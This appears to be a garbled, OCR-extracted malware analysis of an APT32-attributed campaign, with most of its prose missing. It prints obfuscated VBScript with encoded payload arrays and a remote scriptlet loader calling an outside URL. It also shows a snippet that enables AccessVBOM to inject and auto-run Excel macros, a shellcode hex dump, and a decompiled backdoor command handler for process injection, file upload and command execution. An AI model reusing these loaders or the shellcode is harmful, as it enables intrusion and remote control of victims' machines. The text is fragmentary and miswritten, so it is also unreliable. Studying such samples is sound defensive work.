



u n i



VBS

```
13, 52, 22, 4, 53, 36, 55, 53, 86, 83, 19, 3, 13, 32, 9, 60, 85, 82, 7, _  
48, 52, 63, 52, 48, 22, 21, 63, 87, 55, 21, 7, 86, 52, 46, 5, 49, 2, 13))  
Data = Data + SkMMBXmNbPCwUrUQIJQcF(Array(50, 8, 48, 86, 60, 33, 95, 44, 7, 48, 40,  
2, 33, 55, 21, 52, 46, 22, 17, 2, 84, 30, 46, 49, 8, 32, 83, 49, 49, 52, 20, 51, _  
8, 52, 18, 7, 32, 14, 31, 37, 10, 44, 14, 4, 11, 52, 16, 4, 49, 10, 80, 60, _  
55, 22, 20, 52, 35, 2, 30, 60, 84, 52, 41, 2, 62, 52, 13, 4, 86, 10, 22))  
Data = Data + SkMMBXmNbPCwUrUQIJQcF(Array(51, 84, 10, 23, 53, 49, 30, 21, 53, 48,  
8, 3, 39, 22, 35, 3, 8, 36, 85, 4, 35, 2, 7, 5, 62, 10, 60, 60, 33, 18, 53, 2, _  
33, 55, 21, 52, 46, 22, 17, 2, 84, 30, 46, 49, 8, 32, 83, 49, 49, 52, 20, 51, _
```

```

Function oFzLDGVNahD1tzqRrMY (HyLVesXObSggshZQaqbiCYr, DmLfTtZEHRguDOfQf)
oFzLDGVNahD1tzqRrMY = HyLVesXObSggshZQaqbiCYr + DmLfTtZEHRguDOfQf
End Function
Dim PKNnzAhhgzQ1TXEZ1cT, kDGqgdNutoIiSij111IuDD, DzpwlGZqyYdkRtmhXr
Randomize
kDGqgdNutoIiSij111IuDD = Rnd
DzpwlGZqyYdkRtmhXr = Rnd
PKNnzAhhgzQ1TXEZ1cT = oFzLDGVNahD1tzqRrMY (kDGqgdNutoIiSij111IuDD, DzpwlGZqyYdkRtmhXr)
Function dhAGbicIRNxbY (TLCEkZfvdUwMIQ )
Dim JmUhPLCLmHukJ, cskaeCmGcLoz ( )
ReDim cskaeCmGcLoz ( Len ( TLCEkZfvdUwMIQ ) - 1 )
For JmUhPLCLmHukJ = 0 To UBound ( cskaeCmGcLoz )
cskaeCmGcLoz (JmUhPLCLmHukJ) = Asc ( Mid ( TLCEkZfvdUwMIQ, JmUhPLCLmHukJ + 1, 1 ) )
Next
dhAGbicIRNxbY = cskaeCmGcLoz
End Function
Dim ADDbqXwHrdKFz = dhAGbicIRNxbY (WcuHYyPzCnOLVHgGAZGYGb)
ADDbqXwHrdKFz = dhAGbicIRNxbY (WcuHYyPzCnOLVHgGAZGYGb)
Function fdqBruAKANVGDTsLR ( etKMF1DKfjUvWUxeBiVAL )
Dim NnjdvivKdRzrerBevMDokeoE, iKitxGhDaqteFAJBxujUH ( )
ReDim iKitxGhDaqteFAJBxujUH ( Len ( etKMF1DKfjUvWUxeBiVAL ) - 1 )
For NnjdvivKdRzrerBevMDokeoE = 0 To UBound ( iKitxGhDaqteFAJBxujUH )
iKitxGhDaqteFAJBxujUH (NnjdvivKdRzrerBevMDokeoE) = Asc ( Mid ( etKMF1DKfjUvWUxeBiVAL, NnjdvivKdRzrerBevMDokeoE + 1, 1 ) )
Next
fdqBruAKANVGDTsLR = iKitxGhDaqteFAJBxujUH
End Function
Dim YMIjOphtUpwlbTlrin
set AEEVrAehEsZCivYURUvdafl = GetObject ("script:https://[REDACTED]")
YMIjOphtUpwlbTlrin = fdqBruAKANVGDTsLR (fDCJGRnpMBBVYwBSN)
Function WzHPsDviVxmpreYwGD (CJrIAwDJXVRwJ, erTVjddrXxjanzoe)
WzHPsDviVxmpreYwGD = CJrIAwDJXVRwJ + erTVjddrXxjanzoe
End Function
Dim ZwjgHLwHQSPC, qvVfIRkoVZIFF, GRwWtbwMdNryIdzkMsywtB1U

```

vbscript

VBS Loader

```
<?XML version="1.0"?>
<scriptlet>
<script language="VBScript">
  <![CDATA[
dTEMqCaWeQlUVLC=Array(102,80,65,21,90,87,95,112,77,86,80,89,21,8,21,118,71,80,84,
69,89,92,86,84,65,92,90,91,23,28,63,90,87,95,112,77,86,80,89,27,99,92,70,92,87,89,
102,93,80,89,89,21,8,21,118,71,80,84,65,80,122,87,95,80,86,65,29,23,98,70,86,71,9:
90,91,21,103,80,82,112,77,92,70,65,70,29,71,80,82,126,80,76,28,63,60,90,91,21,80,
70,93,102,93,80,89,89,27,103,80,82,103,80,84,81,21,71,80,82,126,80,76,63,60,103,80
87,80,71,21,8,21,5,28,63,80,91,81,21,83,64,91,86,65,92,90,91,63,63,18,21,114,80,6:
122,120,21,67,84,89,64,80,63,103,80,82,101,84,65,93,21,8,21,23,125,126,112,108,10:
83,65,66,84,71,80,105,100,80,86,71,80,70,80,83,65,105,100,80,83,80,86,80,105,83,
3
0x35, 0x39, 0x35
```



Excel

AccessVBOM

```
1 Set objExcel = CreateObject("Excel.Application")
2 objExcel.Visible = False
3
4 Set WshShell = CreateObject("Wscript.Shell")
5
6 function RegExists(regKey)
7     ....on error resume next
8     ....WshShell.RegRead regKey
9     ....RegExists = (Err.number = 0)
10 and function
11
12 RegPath = "HKEY_CURRENT_USER\Software\Microsoft\Office\" & objExcel.v
13
14 if RegExists(RegPath) then
15     ....action = WshShell.RegRead(RegPath)
16 else
17     ....action = ""
18 end if
19
20 WshShell.RegWrite RegPath, 1, "REG_DWORD"
21
22
23 Set xlmodule = objWorkbook.VBProject.VBComponents.Add(1)
```

Excel

0x78



shellcode 0x76
base64

loader
shellcode

00000000	00	01	02	03	04	05	06	07	08	09	0a	0b	0c	0d	0e	0f
00000000	fc	e8	89	00	00	00	60	89	e5	31	d2	64	8b	52	30	8b
00000010	52	0c	8b	52	14	8b	72	28	0f	b7	4a	26	31	ff	31	c0
00000020	ac	3c	61	7c	02	2c	20	c1	cf	0d	01	c7	e2	f0	52	57
00000030	8b	52	10	8b	42	3c	01	d0	8b	40	78	85	c0	74	4a	01
00000040	d0	50	8b	48	18	8b	58	20	01	d3	e3	3c	49	8b	34	8b
00000050	01	d6	31	ff	31	c0	ac	c1	cf	0d	01	c7	38	e0	75	f4
00000060	03	7d	f8	3b	7d	24	75	e2	58	8b	58	24	01	d3	66	8b

shellcode

C&C

shellcode

Excel

Auto_Open

Excel

AccessVBOM

```

1 objExcel.Run "Auto_Open"
2 on error resume next
3 objExcel.Run "Auto_Open"
4 objWorkhook.Close = False
5
6
7 ' Restore the registry to its old state
8 if action = "" then
9     ' ...
10 else
11     ' ...
12 end if


```

shellcode

shellcode


0x34

0x38



C&C

72



```

2{
3  int v3; // edi
4
5  v3 = len;
6  switch ( a2 )
7  {
8
9      case 1:
10         sub_10005634((int)a3, len, 1); // 启动进程
11         break;
12     case 2:
13         sub_1000386A(a3);
14         break;
15     case 3:
16         sub_10003609();
17         break;
18     case 4:
19         sub_1000368C(len);
20         break;
21     case 5:
22         sub_1000361D(len, a3); // 切换目录
23         break;
24     case 9:
25         sub_100054E0(len, 1); // 进程注入
26         break;
27     case 0xA:
28         sub_10003D1E((int)a3, len, "wb"); // 上传文件
29         break;
30     case 0xB:
31         sub_10004C29(a3, len); // 读取文件
32         break;
33     case 0xC:
34         sub_1000387A(len, a3); // 执行命令
35         break;
36     case 0xD:
37         sub_100052D1(len, a3, 1);
38         break;
39 }

```

Shellcode

VBS shellcode
 shellcode shellcode

[illegible]

[illegible]

1 VenusEye

安全 | <https://venuseye.vip/domain/>

Venuseye

IP、域名、文件HASH(MD5/SHA1/SHA256)

中文简体 你好, 10017

域名: 10017.net

域名服务商: Oracle America, Inc.

域名服务器: ns1.dyndns.org;ns3.dyndns.org;ns4.dyndns.org;ns5.dyndns.org;

主域名: 10017.net

更新时间: 2018-06-01

Tags: APT攻击

威胁情报

IOC信息

组织	分类	家族
APT32	APT攻击	金睛团队(524)

VenusEye



Venuseye

www.venuseye.com.cn